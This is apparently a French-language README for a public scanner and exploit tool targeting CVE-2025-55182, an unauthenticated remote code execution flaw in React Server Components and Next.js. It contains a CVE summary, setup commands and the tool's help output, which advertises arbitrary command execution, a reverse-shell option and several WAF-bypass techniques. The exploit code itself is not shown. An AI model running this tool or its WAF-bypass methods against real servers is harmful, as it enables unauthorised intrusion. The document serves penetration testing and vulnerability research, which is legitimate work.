l0n3m4n/cve-2025-55182-waf
Vulnérabilité RCE CVE-2025-55182 dans les serveurs RSC Next.js/React (exploit et scanner)



Cet outil est conçu pour les chercheurs en sécurité et les testeurs d'intrusion afin de détecter et d'exploiter la vulnérabilité CVE-2025-55182 dans les applications Next.js/React RSC. Il fournit plusieurs modes de scan, des fonctionnalités d'exploitation et des techniques de contournement WAF.
rce, safe et vercel_bypass.| Catégorie | Informations |
|---|---|
| Publié | 2025-12-03 |
| Score de base | 10.0 (CRITIQUE) |
| Chercheur | Lachlan Davidson (https://github.com/lachlan2k) |
| Vecteur | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Description | Une vulnérabilité critique d'exécution de code à distance (RCE) dans React Server Components. Les applications utilisant le runtime côté serveur de React, y compris les frameworks comme Next.js, sont concernées. Le problème est causé par une désérialisation non sécurisée de données non fiables du protocole « Flight », permettant à un attaquant d'exécuter du code sur le serveur sans authentification. La mise à jour vers des versions corrigées de React et des frameworks est requise. |
| Score EPSS | 27,81 % (probabilité d'exploitation) |
| Catalogue KEV CISA | Répertorié : Oui, Ransomware : Inconnu |
| Hacktivité HackerOne | Rang : 1, Rapports : 92 |
| Priorité de correctif | A+ |
Cette vulnérabilité affecte les versions suivantes de React Server Components :
Les packages suivants sont également concernés :
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## Utilisation```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)

  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (par défaut) : Mode de scan actif, exécute une commande echo pour confirmer la vulnérabilité. C'est la méthode la plus fiable, mais elle peut laisser des journaux sur le système cible.safe : Mode de scan par canal auxiliaire, n'exécute pas de commandes. Il vérifie la présence d'un message d'erreur spécifique (E{"digest") pour déterminer si la cible est vulnérable. C'est plus sûr que le mode rce, mais peut être moins fiable.vercel_bypass : Utilise un payload spécifique pour contourner le WAF de Vercel et vérifie la sortie de la commande dans l'en-tête X-Action-Redirect.crédit @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20